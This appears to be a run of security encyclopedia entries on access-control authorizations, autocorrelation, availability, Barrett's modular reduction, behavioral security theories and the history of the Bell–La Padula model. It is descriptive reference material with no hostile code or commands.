- *Conditions*. To make authorization validity dependent on the satisfaction of some specific constraints, today's access control systems typically support conditions associated with authorizations. For instance, conditions can impose restrictions on the basis of object content (content-dependent conditions), system predicates (system-dependent conditions), or accesses previously executed (history-dependent conditions).
- *Purpose*. Often the decision of whether an access request can be granted or denied may not only depend on the user identity but also on the use the user intends to do with the object being requested, possibly declared by the user at the time of the request. To take into consideration this important aspect, authorizations may be extended with the specification of the purpose, that is, the reason for which an object can be used (Bonatti et al., 2001). For instance, an authorization may state that a user can access a specific object only if the user intends to access the object for research purposes.
- *Abstractions*. To simplify the authorization definition process, discretionary access control supports also *user groups* and *classes of objects*, which may also be hierarchically organized. Typically, authorizations specified on an abstraction propagate to all its members

according to different *propagation policies*. Figure 1 illustrates an example of user-group hierarchy, where, for example, an authorization specified for the `Nurse` group applies also to `Bob` and `Carol`.

Authorizations, Fig. 1 An example of user-group hierarchy

- *Positive and negative authorizations*. To provide more flexibility and control in the specification of authorizations, positive and negative authorizations can be combined in a single model. For instance, the owner of an object, who is delegating administration to others, can specify a negative authorization for a specific user to ensure that the user will never be able to access the object, even if others grant her a positive permission for it. Negative authorizations can also be used to specify exceptions. Suppose, for example, that all users belonging to a group but *u* can access object *o*. If exceptions were not supported, it would be necessary to associate an authorization with each user in the group but *u*, therefore not exploiting the possibility of specifying the authorization on the group. This situation can be easily solved by supporting both *positive* and *negative* authorizations: the system would have a positive authorization for the group and a negative authorization for *u*.

  The use of both positive and negative authorizations introduces two problems: *inconsistency*, when conflicting authorizations are associated with the same element in a hierarchy, and *incompleteness*, when some accesses are neither authorized nor denied.

  Incompleteness is usually easily solved by assuming a *default policy* (open or closed, this latter being more common), when no authorization applies. In this case, an open policy approach allows the access, while the closed policy approach denies it.

To solve the inconsistency problem, different *conflict resolution policies* have been proposed (Jajodia et al., 2001), which are described in the following:

– *No conflict*. The presence of a conflict is considered an error.
– *Denials take precedence*. Negative authorizations take precedence.
– *Permissions take precedence*. Positive authorizations take precedence.
– *Nothing takes precedence*. Conflicts remain unsolved.
– *Most specific takes precedence*. An authorization specified for an entity (user, object, or action) takes precedence over authorizations specified for groups to which the entity belong. For instance, consider the user-group hierarchy in Fig. 1 and the authorizations $\langle$`Medical`, `Document1`, $+r\rangle$ and $\langle$`Nurse`, `Document1`, $-r\rangle$. `Carol` cannot read `Document1`, since the `Nurse` group is more specific than the `Medical` group. The most specific takes precedence criteria is intuitive and natural, as it expresses the concept of "exception." However, it does not solve all possible conflicts. For instance, `Carol` belongs to groups `Nurse` and `Physician`, which are not in a membership relationship, holding conflicting authorizations.
– *Most specific along a path takes precedence*. An authorization specified for an entity (user, object, or action) takes precedence over authorizations specified for groups to which the entity belong, only for the paths passing from the considered entity. For instance, with respect to the previous example, `Carol` gains a positive authorization from path (`Medical`, `Physician`, `Carol`), and a negative one from path (`Nurse`, `Carol`).

Different authorizations can apply to a given access request involving a specific user, object, and action. The request is therefore granted if there is at least one authorization that allows it. With respect to the specified authorizations, intuitively, this implies that different authorizations are considered as combined in OR. This traditional approach results limiting in some contexts. As a matter of fact, often access restrictions are stated in a restrictive form rather than in the inclusive positive form just mentioned. Rules expressed in a restrictive form state conditions that must be satisfied for an access to be granted and such that, if at least one condition is not satisfied, the access should not be granted. For instance, a rule can state that "access to file1 can be permitted only to Medical staff." It is easy to see that

such a restriction cannot be simply represented as an authorization stating that users belonging to the `Medical` group can be authorized. In fact, while the single authorization brings the desired behavior, its combination with other authorizations may have the effect that the only constraint is not satisfied anymore. From what said, it is clear that the traditional approach of specifying authorizations as positive permissions for the access is not sufficient. Some proposals therefore support the definition of restrictions to specify requirements of the exclusive only if form stated above (Bonatti et al., 2001). In this case, restrictions are of the form $\langle u, o, a, c \rangle$ stating that u can perform action a on object o only if condition c is satisfied. Restrictions specify requirements that must all be satisfied for an access to be granted. Lack to satisfy any of the requirements that apply to a given request implies the request will be denied. Intuitively, restrictions play the same role as negative authorizations (i.e., a restriction is equivalent to a negative authorization where the condition is negated). However, restrictions are easier to understand because of the clear separation between users to which a restriction applies on one side and necessary conditions that these users must satisfy on the other side (which, in traditional approaches, would be collapsed into a single field (Jajodia et al., 2001)).

Advanced Authorizations

Recent advancements allow the specifications of authorizations with reference to generic attributes/properties of the parties (e.g., name, citizenship, occupation) and the objects (e.g., owner, creation date) involved. A common assumption is that these properties characterizing users and objects are stored in profiles that define the name and the value of the properties. Users may also support requests for certified data (i.e., *credentials*), issued and signed by authorities trusted for making statements on the properties, and uncertified data, signed by the owner itself. In this case, each component of the triple $\langle u, o, a \rangle$ corresponds to Boolean formulas over the user requesting access, the object to which access is requested, and the actions the user wants to perform on the object, respectively. Also, recent access control models extend the authorization form allowing the specification of more expressive access control rules, usually based on some logic languages (De Capitani di Vimercati et al., 2007). The goal of these proposals is the development of flexible and

powerful access control models that provide multiple policy features, that is, that can capture within a single model (and therefore mechanism) different access control and conflict resolution policies.

Autocorrelation

Tor Helleseth[83] ✉
(83) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

Let $\{a_t\}$ be a sequence of period n (so $a_t = a_{t+n}$ for all values of t), with symbols being the integers mod q (modular arithmetic). The periodic autocorrelation of the sequence $\{a_t\}$ at shift τ is defined as

$$A(\tau) = \sum_{t=0}^{n-1} \omega^{a_{t+\tau} - a_t}$$

where ω is a complex q-th root of unity.

Often one considers binary sequences when $q = 2$ and $\omega = -1$. Then the autocorrelation at shift τ equals the number of agreements minus the number of disagreements between the sequence $\{a_t\}$ and its cyclic shift $\{a_{t+\tau}\}$.

Application

In most applications, one wants the autocorrelation for all nonzero shifts $\tau \neq 0 \bmod n$) (the out-of-phase autocorrelation) to be low in absolute value. For example, this property of a sequence is extremely useful for synchronization purposes.

Availability

Eric Cronin[84] ✉
(84) CIS Department, University of Pennsylvania, Philadelphia, PA, USA

Definition

A service is of no practical use if no one is able to access it. *Availability* is the property that legitimate principals are able to access a service within a timely manner whenever they may need to do so.

Theory

Availability is typically expressed numerically as the fraction of a total time period during which a service is available. Although one of the keystones of computer security, availability has historically not been emphasized as much as other properties of security such as *confidentiality* and *integrity*. This lack of emphasis on availability has changed recently with the rise of open Internet services.

Decreased availability can occur both inadvertently, through failure of hardware, software, or infrastructure, or intentionally, through attacks on the service or infrastructure. The first can be mitigated through redundancy, where the probability of all backups experiencing a failure simultaneously is (hopefully) very low. It is in regard to these random failures where "five-nines of availability" (available 99.999% of the time) are often used when describing systems. The second cause for loss of availability is of more interest from a security standpoint. When an attacker is able to degrade availability, it is known as a Denial of Service attack. Malicious attacks against availability can focus on the service itself (e.g., exploiting a common software bug to cause all backups to fail simultaneously), or on the

infrastructure supporting the service (e.g., flooding network links between the service and the principal).

Barrett's Algorithm

David Naccache[1] ✉
(1) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

Barrett's algorithm is a process allowing the computation of the quantity u mod n without resorting to trial division. The method is efficient in settings where u changes frequently for a relatively invariant n (which is the case in cryptography). Let N denote the size of n in bits, $u < 2^{2N}$ and $q = \lfloor u/n \rfloor$. Define:

$$q' = \left\lfloor \frac{\left\lfloor \frac{u}{2^{N-1}} \right\rfloor \left\lfloor \frac{2^{2N}}{n} \right\rfloor}{2^{N+1}} \right\rfloor$$

Note that the constant $\left\lfloor \frac{2^{2N}}{n} \right\rfloor$ can be computed once for all and reused for many different u values. All other operations necessary for the computation of q' are simple multiplications and bit-shifts.

It is easy to prove that $u - nq' < u - n(q + 2) = (u \bmod n) + 2n$. Hence, one multiplication and (at most) two subtractions will suffice to determine u mod n from q'.

Synonyms

Human security behavior; Security compliance; Security motivation

Definition

Behavioral security refers to security-related activities of employees when accessing corporate information and IT services which may affect information security effectiveness.

Background

The main objective of information security assurance is to protect the confidentiality, integrity, and availability of the respective data, information, and organizational computer services from cyber risks. Organizations seeking to establish secure IT environments must decrease risks from both internal users and external threats (Furnell and Rajendran 2012). Internal risks mainly come from authorized users who fail (intentionally or unintentionally) to follow safe security practice due to various reasons. Users' self-efficacy, attitudes (positive or negative), or peer practice toward security programs can either motivate or detract them from complying with security policies. When employees' security practice does not align with

organization’s guidelines, they can introduce risks to corporate information and resources through virus infection, loss of confidentiality, or IT service disruption. Therefore, identifying and understanding factors that influence users’ security behavior is significant to ensure compliance with IT policies, which is critical to maintaining a secure cyber environment.

Theory

Study of behavioral security focuses on identifying and understanding psychological factors that influence organizational users’ security practice when using information assets. Thus, behavioral theories have been widely used as foundations to better motivating users’ desired IT practice and minimizing their malpractice. Some of commonly used theories are theory of planned behavior (TPB), protection motivation theory (PMT), rational choice theory (RCT), and General Deterrence Theory (GDT), and Self-Determination Theory (SDT). The following discussion details how key behavioral theories help explain influencing factors on behavioral security.

Based on TPB (Ajzen 2002), we can posit that if an employee (1) possesses sufficient efficacy to complete the security task, (2) is capable of controlling the task, and (3) observes other people in the organization are also actively performing the practice, he/she will likely follow recommended security practice. Based on TPB approach, organizations should provide training to improve users’ skills and awareness of security needs, create a culture of observing security guidance and assisting each other in minimizing human security risks.


PMT was originally used to explain how patients develop protective behavior due to fear in health-related diseases (Rogers 1983). Individuals are motivated to protect themselves from physical, social, and psychological threats by invoking coping mechanisms through assessing threat and appraising relevant responses. PMT states that fear influences cognition, attitudes, intentions, and protective actions. Protection motivation (i.e., protective intention) is a mediating variable whose function is to evoke, sustain, and direct protective behavior, which facilitates the adoption of adaptive behaviors (taking the advised behaviors) if the execution of the advised behavior leads to a reduction of fear. When the performance of the advised behavior does not lead to a reduction of fear, maladaptive coping actions, such as denial of the threat or avoidance of the

fear-evoking message, may be used as a way of avoiding fear. In security, due to fear of security consequences such as losing data or confidentiality, users may want to exercise security measures to reduce the fear (Crossler et al. 2013). However, if feeling unable to respond to security risks, users may develop maladaptive action by simply ignoring the risks.

Understanding human security behavior can also be drawn from RCT, which puts forward premises for considering action: balancing the costs and benefits of taking the action (Becker 1968). Performing security measures may reduce work productivity, require extra steps in getting work done, or buy extra software or hardware. When evaluating benefits of taking recommended security measures are lower than the monetary and nonmonetary cost required to circumvent the threat, users can ignore security requirements. Employees may find time-consuming and inconvenient security tasks as a legitimate reason for not complying with those policies (Pham et al. 2019).

GDT emphasizes the use of punishments to deter people from offending, which proposes that individuals assess deterrent certainty and severity to determine actions to be taken when a violation of the rules occurs (Gibbs 1975). Organizations can employ security mandates and disciplinary measures to ensure compliance. Clear communication of certainty and severity of penalties for rule-breaking behavior can be effective in preventing employees from violating security policies (Guo and Yuan 2012).

Though the above theories have explored factors in initiating and adopting security behavior, it is important to understand how users maintain or self-regulate their security behavior in an ever-changing security landscape. It is ideal when users exercise safe security practice with or without constant supervisory monitoring or external measures such as punishment, rewards, or repetitive communications. Self-regulation refers to the capacity to guide one's activities over time and across changing circumstances (Kanfer 1990).



Self-determination theory (SDT) explains how individuals' different motivations direct one's behavior over time. SDT distinguishes autonomous (intrinsic) and controlled (external) motivation. SDT argues that factors known to enhance intrinsic motivation (e.g., autonomy-supportive environments, engaging activities) lead to more sustained behavior than

external (controlled) motivations (Deci and Ryan 2000). Behavior that is not motivated intrinsically is not persistent.

Motivating self-regulation in users' security practice has an important implication to organizations. It is much more cost-effective to intrinsically motivate users to self-regulate their own security practice in different contexts than constantly monitoring and enforcing security compliance.

Organizations can mandate security policies and equip users with necessary skills, however, making safe security practice as one's automatic consciousness can attribute to rewarding experience and self-fulfilling goals that users experience for themselves.

The discussed theories help organizations systematically categorize a range of both personal and organizational factors that can affect the overall security behavioral outcome, from initiating to maintaining the desired action (see Fig. 1). Through providing security resources such as training, technical support, IT infrastructure, and policies, organizations can adjust the level of employees' perceptions and intentions, which eventually lead to security behavior.

Behavioral Security, Fig. 1: Motivational factors of security behavior

Open Problems and Future Directions

Most of the behavioral theories rely on measuring intentions of organizational users to take proper security measures as an indicator of the actual action. This is because capturing actual security behavior has always been a challenge given its technical complexity and costly monitoring in real IT context. There have been attempts to assess user behavioral security through system logs, camera surveillance, and network sniffing. Though it is still an ultimate goal in behavioral security research to assess the impact on users' actual security practice.

Relying users' assessment of risks to drive their security practice can be unreliable due to the complex nature of security risks and many behavioral biases. Moreover, to let the users deal with constant concern of risks can be counter-effective leading to a sense of helplessness and eventually they may disregard recommended measures.

Applying rewards and penalties for security practice can be ineffective due to difficulties in detecting such actions which require constant and expensive monitoring. Moreover, being monitored can lead to negative employees' morale and cooperation. They will be reluctant to report mistakes timely, which delay immediate measures to mitigate the risk.

Balancing security measures and work productivity can be challenging. Stricter security measures normally impose less users' permission, require extra procedures and time to get a task done. Security measures sometimes slow down system performance such as antivirus software, storage encryption, and extra cost.

In an era where always connected portable devices such as personal smart phones and tablets intertwine with traditional corporate computer systems, security boundary goes beyond corporate firewalls. Addressing human risk factors in modern IT environment needs a comprehensive framework that leverage both technical and nontechnical platforms that encourage users' self-regulation, IT skill upgrading, and effective assistive monitoring system in early detection of any potential human risks.

Finally, further research should look at how to develop a culture of openness and sharing security practice to minimize ignorant and unintentional unsafe security practice.

Definition

The Bell and La Padula Model is a state-based computer security model that is the most widely used model for the production and evaluation of commercial products and systems approved for operational use. It was developed and explicated in a series of four technical reports between 1972 and 1974. The first three reports provided an ability to describe three aspects of security called “simple-security,” “discretionary-security,” and “$\star$-property” (pronounced “star-property”) and produced analytical tools for use in evaluating products and systems for conformance to those three aspects of security. The fourth report unified the exposition of the previous three reports and provided the first “model interpretation,” providing a careful correspondence between the Multics system and the model. Later work refined the analytical tools and generalized the definition of security to include all boolean policies – that is, policies that can be expressed as well-formed formulæ using only AND, OR, and NOT to combine the conditions.

Background

In the late 1960s, computer use in the government was increasing and the development of time-sharing on large computers opened the possibility of cost savings by using single computers to process information of several different levels of classifications (rather than having to dedicate a separate machine to process information at each classification level). The Ware Report (Ware 1972) identified a list of computer and network vulnerabilities that required attention. The Glaser panel, recorded in the Anderson Report (Anderson 1972), concluded that products and systems had to be built with security in mind from the outset. This conclusion was based on the fact that Tiger Teams chartered to break through commercial operating systems had been singularly successful: "It is a commentary on contemporary systems that none of the known tiger team efforts has failed to date." The tiger-team exercise also demonstrated that a capable attacker, on breaching the defenses, will insert additional back-doors that cannot be found. The Air Force report noting this possibility prompted the exploit that Ken Thompson reported in his Turing lecture (Thompson 1989).

As a result, the Anderson Report proposed to "…start with a statement of an ideal system, a model, and to refine and move the statement through various levels of design into the mechanisms that implement the model system." The model would then guide in building prototype secure systems, and finally in building or re-implementing secure systems. Further, "[w]hat is needed beyond a model is a design for a reference validation mechanism that mirrors the model and is faithful in its exercise of the principles upon which the approach to the model is based." The implemented system would have to be shown to "conform to the model and not perform actions that would circumvent the security mechanisms specified by the model."

In 1972, the Air Force tasked The MITRE Corporation in Bedford, Massachusetts, with producing such a security model. The tasking statement called for a report entitled "Security Computer Systems" whose contents would be "a mathematical model of computer security." While the Ware Report and the Anderson Report results were available in preliminary forms, the staff assigned to the task, David Elliott Bell and Leonard La Padula, were not referred to them for context.

The available literature at the time included several different treatments of security in computer systems, mostly called "protection" or

“confinement” at the time. Some work abstracted functioning systems and were thus tightly tied to the implementation details of the underlying system. Examples are some of the Multics papers in the 1965 Fall Joint Computer Conference (such as Saltzer 1974) and Clark Weissman’s ADEPT-50 paper (Weissman 1969). At the other end of the spectrum were academic papers that were written at the level of general computation. An example is “Protection – Principles and Practice” (Graham and Denning 1972). The best general description of protection principles was J. Saltzer’s “Protection and the control of information sharing in Multics” (Saltzer 1974).

Since MITRE’s tasking was more general than addressing individual systems and was intended to help build and analyze systems to be fielded and used, it was appropriate to build tools that could be applied to a wide range of system implementations and thus aid in completing the design task of realizing and fielding useful and secure systems.

Theory

First Volume: “Secure Computer Systems: Mathematical Foundations” (Bell and La Padula 1973)

At the beginning, a notion of security had to be abstracted from the military classification and clearance system, while generic computer functions had to abstracted from specific computers, both put into an abstract, mathematical framework. As a first cut, the policy of people and their access to classified documents was used as the rough analog. The person analogs were called “subjects”; the set of all subjects was denoted $\mathcal{S}$. The document analogs were termed “objects”; the set of objects was denoted $\mathcal{O}$. To transliterate the classification system, the hierarchical set of classifications {`UNCLASSIFIED, CONFIDENTIAL, SECRET, TOP SECRET`} and an unspecified set of “categories” $\mathcal{O}$ were included as security levels $\mathscr{L}$ and assignments of classifications and categories to subjects and objects was captured in security functions *f*; the collection of all possible security assignments was the set $\mathscr{F}$.

In the document classification system of the time, people were only allowed documents for which they were cleared. Specifically, their hierarchical clearance had to be greater than or equal to the classification of

the document. In addition, if the document had one or more security categories assigned to it, then the person had to have been assigned all of those same categories, and possibly more. If a person gained access to a document without satisfying these strictures, then it was a “violation” of policy and the situation was called a “compromise.”

Reproducing this situation abstractly, the model included a current access set that recorded which subjects had access to which objects. To allow for change, the model was structured as a set of state sequences, each sequence limited by a relation $\mathscr{C}$ that identified both possible successor states $\{z_{i+1}\}$ for the current state z_i and a matching “decision” ($D \in \mathcal{D}$) for a “request” to change of state ($R \in \mathcal{R}$). Together with an initial state z_0, $\mathscr{R}$, $\mathcal{O}$, and $\mathscr{C}$ defined the model, denoted $\Sigma(\mathcal{R}, \mathcal{D}, \mathcal{W}, z_0)$. $\Sigma(\mathcal{R}, \mathcal{D}, \mathcal{W}, z_0)$ was defined to be secure if every state in every sequence starting at z_0 is not a compromise state – one where some subject $\mathcal{S}$ has an object whose security characteristics are not “below” $\mathcal{S}$ ’s security characteristics.

The initial effort had produced an ability to describe a security condition in a generalized computer. Several interesting topics presented themselves, foremost the intricacies involved in changing the classification of an object. Clearly, if a `CONFIDENTIAL` weather report were upgraded to `SECRET` while a subject cleared only to `CONFIDENTIAL` had access, then the subject could deduce from a sudden and unexpected loss of access that the document may have been upgraded (and the information that had been used or copied might now be `SECRET` or higher). On the other hand, queueing the upgrade also had at least two downsides: something deemed a higher classification was still accessible by personnel cleared to `CONFIDENTIAL` and there was the possibility that someone would always have the file open, delaying the upgrade indefinitely.

This particular set of intricacies were ruled out of scope by management, with the dictum that the model should assume that classifications would not change dynamically during operation. While the modelers did not agree with this direction, it was the right decision. With this simplifying assumption, later termed the “tranquility principle,” it became clear the whole problem was pretty straightforward. A result called the “Basic Security Theorem” was proved. It stated that if a system begins in a secure state (as defined in the model) and never introduces a

compromise, then the system will always remain in a secure state. One could paraphrase by saying that the Basic Security Theorem states that security as defined is an inductive property. This is not a profound result, but it is not trivial. There are both good and bad properties that are inductive as well as good and bad properties that are not inductive. The significance of this first Basic Security Theorem is that the model's definition of security is inductive and therefore fairly simple to maintain in theory. It also changed security from a negative problem ("don't allow this to happen") to a positive one ("always check this"). A positive statement of what to do enabled the later steps in the plan of action laid out by the Anderson Report.

Second Volume: "Secure Computer Systems: A Mathematical Model" (La Padula and Bell 1973)

The second volume added descriptive capability, altered the definition of security to match, and extended the definition of "security."

Access to objects added a mode of access to reflect different types of access within computers: read/write, read-only and append, for example. Within the model, the modes of access were undefined, but accesses representing all four combinations of altering an object's contents (or not) and viewing an object's contents (or not) were included. Also included was an access mode representing the ability to change another subject's rights to access a specific object. This control access mode was left undefined because of the wide range of possibilities for discretionary access control. The definition of security was altered to define security as a subject having access to an object in a mode implying the ability to view its contents only if the subject's security level value dominated that of the object.

Security was expanded to include a third condition. This condition, called ⋆-property, internalized the problem of information from classified objects being copied from a high-level object into a lower-level object. Rather than attempt to block the transfer at the time of copying information, ⋆-property disallowed simultaneous access to objects that would allow any untoward flow. For example, a cleared subject might have the right to view a `TOP SECRET` intelligence summary and to alter the contents of an `UNCLASSIFIED` bowling-score file, but only one access would be honored at a time. If the subject first opened the intelligence summary, a following attempt to open the bowling score would be denied, and vice versa.

The structure of the model was further altered by replacing the change-of-state relation $\mathscr{C}$ by a set of change-of-state "rules" ρ_1 through ρ_{11}, each of which adjudicated a single type of request, and the derived relation $\mathscr{C}$ (ρ_1, ⋯, ρ_{11}). This structure moved towards engineering use of the model by modularizing the entire system and allowing a refinement of the Basic Security Theorem. The revised basic security theorem (Theorem 4.1) showed that the system defined by a set of rules was secure (i.e., satisfied the Security Condition relative to the security function *f* and ⋆-property) at every state reachable from the initial state z_0 provided each rule was both security-preserving and ⋆-property-preserving.

Third Volume: "Secure Computer Systems: Refinement of the Mathematical Model" (Bell 1973a)

The third volume responded to topics that arose in the first efforts to use the model as a guide in building prototype secure computer systems. It included three refinements: one to address an implementation problem in the original definition of ⋆-property, a second to simplify the definition of ⋆-property by adding a concept to the descriptive machinery of the model, and the last to include a notion of tree-structured file systems and their classification.

In an initial attempt to apply ⋆-property to securing Unix, the `MITRE` developer discovered a significant problem. It was not possible to assign a security level to the scheduler, for example, and apply the ⋆-property as then defined. In swapping between a `TOP SECRET` and `SECRET` process, the scheduler had to both read and write `SECRET` and `TOP SECRET`, not to mention that the scheduler's information about processes at various levels might include classified information about the running processes. ⋆-property was changed to partition processes into two sets: one set could be unexamined, but would run with ⋆-property strictures in place; the other set, termed "trusted subjects," would require examination to ensure that no unwanted flow of information would ever occur, even in the presence of simultaneous access for reading high and writing low. From an engineering point of view, instantiations of trusted subjects had to be scrutinized intensely, while non-trusted subjects could avoid that scrutiny at the cost of living with ⋆-property. Non-trusted subjects were denoted $\mathcal{S}'$. The revised version of ⋆-property said that if a subject were a trusted subject (i.e., an element of the remainder set $\mathcal{S} - \mathcal{S}'$), there were no additional constraints;

every subject in $\mathcal{S}'$ must also satisfy $\star$-property limits on simultaneous access.

During implementation, it was also found that the original formulation of $\star$-property could be vastly simplified for operating systems. The original formulation required checking a requested new access against all current accesses to assure that no undesirable information flows could occur. Since, however, every process in an operating system has a working set to which it can both read and write, a single comparison to the level of the working set suffices. The model was altered to provide each subject with a "current security level" – always dominated by the subject's maximum security level. The $\star$-property check was thus simplified to a single comparison.

The fact that the first two volumes had a flat object space made the translation from the model to operating systems with tree-structured file systems somewhat difficult. This was addressed by the addition of descriptive capability to include the ordering of objects into a hierarchy $\mathcal{H}$.

The consideration of directories as objects led to debate about the proper way to classify the directories. The crux of the problem is that any directory that is at a different security level than one of its children poses an anomaly. If the parent has a higher classification, then the system must parse a higher-security object for information about a lower-level one. On the other hand, if a parent is of a lower classification than the parent, a lower-level object contains metadata about a high-level object. A management decision was made to require that every child object be at the same level as its parent or have a higher security level. That requirement was termed "compatibility" in the model. Its inclusion required changes to the rule about creating objects to assure that compatibility was maintained. It is worth noting that the discussion of classifying directories rested on the erroneous view that anything important requires a classification. That need not be the case, as other mechanisms such as integrity labels could be used instead to isolate important but not classified data.

Fourth Volume: "Secure Computer Systems: Unified Exposition and MulticsInterpretation" (Bell and La Padula 1975)

A year after the publication of the third volume, Bell and La Padula were brought back to modeling to assist in ongoing engineering efforts that were

being guided by the previous three volumes. There were two issues: one was the lack of a single source document for the modeling results; the other was the large conceptual leap from the model to the implementation details of Honeywell's Multics system.

The resulting volume was the first worked example of a model "interpretation": a detailed correspondence between the existing modeling framework and the design specification of a concrete computer operating system.

The unification consisted of gathering the modeling definitions and results into a single common form. Security was defined as the combination of simple security, discretionary security, and $\star$-property. Simple security was the term used for requiring a subject's security level to be higher than all objects it accesses for viewing. Discretionary security referred to limiting a subject's access to objects that have been identified as acceptable for it to access in the access matrix $\mathcal{M}$. $\star$-property is the intrinsic counter to information flow among the objects opened by non-trusted subjects. In addition, the undefined control attribute was made specific to the Multics context: ability to alter the discretionary access control on an object is equivalent to the ability to write to that object's parent directory.

Eleven new, Multics-specific rules were formulated. They were proved to define a system satisfying simple security, discretionary security, and $\star$-property. The resulting modeling system was then shown to correspond to the gates into the Multics kernel, satisfying the programmatic plan laid out in the Anderson Report.

With this volume, the original plan of the modeling effort was complete. The model provided a descriptive capability, generalizing and incorporating external security policies and generalizing computer entities. It included general results, both a set of rules covering common actions within computer systems (get access, release access, create object, delete object, grant access, rescind access, change my current security level) and theorems delineating the conditions to be met at a rule level to ensure that the modeling system itself is "secure" by its own definition. Finally, it provided a worked example of a specific solution, using the model to bridge the gap between external security policies and a concrete operating system.

Later Developments

After 1974, minor changes and additions were made as circumstances dictated. New rules were written and proved security-preserving. The definition of trusted subject was generalized by assigning each subject two security levels, a minimum-alter level and a maximum-view level. Every subject could have simultaneous view- and alter-access between maximum-view and minimum-alter. An untrusted subject became one where minimum-alter was the same as maximum-view. All other subjects have a nontrivial range of simultaneous access and are thus trusted.

There were more substantive developments in the area of networks and other security policies.

During the development of BLACKER Phase 1 (an A1 cryptographic system), a network interpretation of the model was developed. The special nature of the network situation necessitated model changes as well. For networks, the subject instantiation was a host computer, rather than a (process, domain) pair as in computers. Similarly, the object instantiation was a labeled connection between hosts. The notion of a connection object was brought into the model by defining the set of objects $\mathcal{O}$ through a function *liaison*: $\mathcal{S} \times \mathcal{S} \times \mathcal{L}$. Rules specific to establishing and tearing down a connection were written and proved security-preserving (Bell 1973b).

In the 1980s, variations on military classification policies and completely different security policies appeared in the literature. Most notable were Clark and Wilson's "A Comparison of Commercial and Military Computer Security Policies" (Clark and Wilson 1987) and Brewer and Nash's "The Chinese Wall Security Policy" (Brewer and Nash 1989). Clark and Wilson described a policy derived from commercial requirements to protect (one version of) the integrity of data. Its most unusual feature was the use of access triples (subject, object, program) rather than duples (subject, object) in its access control rules. *Alice* can access the file *Customer_Records* but only by using the program *Standard_Retrieval*. Brewer and Nash abstracted their security policy from financial standards that have the force of law in the United Kingdom. The distinguishing feature of their policy is that a discretionary action by a financial analyst limited her future actions in a non-discretionary way. If *Alice* chose to specialize in British Petroleum, she could access more sensitive BP records, but that decision blocked her from specializing in ExxonMobil at a later time.

The proliferation of security policies posed a problem in the fielding of operational systems. Computer manufacturers would not support an unlimited number of incompatible security policies. They would limit themselves to supporting the most common ones and, hence, the ones most lucrative. Fortunately, the differences between these policies were more apparent than real. All could be represented as boolean lattices and thus could be supported by any boolean-policy implementation. Since the military categories or compartments are a pure form of boolean lattice, existing security solutions suffice for all the different-seeming security policies (Bell 1990). Bell's "Putting Policy Commonalities to Work" (Bell 1991) demonstrated boolean-lattice solutions for all identified security policies. In the process, he extended the Bell–La Padula definitions, tools, and results to any boolean-lattice policy – one that can be expressed by well-formed formulæ of conditions joined by AND, OR, and NOT.

Applications

The applications of the Bell–La Padula model began during its development, consistent with the work plan of the Anderson Report. Both the secure prototype and the final securing of Multics under Project Guardian used the model as the tool to bridge the gap between narrative policy and the implementation design and to act as a guide for implementation. Difficulties in applying the model were fed back into model development, to the benefit of both the modeling and the engineering tasks. Throughout the 1970s, various efforts to build high-security designs and implementations relied on the model, notably, both Kernelized Security Operating Systems (KSOS), KSOS-6 and KSOS-11; the Kernelized Virtual Machine/370 (KVM/370); and continuing development on Multics. In 1983, the Computer Security Center issued the *Trusted Computer System Evaluation Criteria* (TCSEC) (Department of Defense Trusted Computer System Evaluation Criteria 1983, 1985), a standard for evaluating products and systems against the most successful security principles developed previously. The Bell–La Padula model was included by reference as an exemplar of the type of security model that was required for high-level security. A correspondence of the model to the design was also required, reflecting the Anderson Report's views about the use of a security model to build systems.

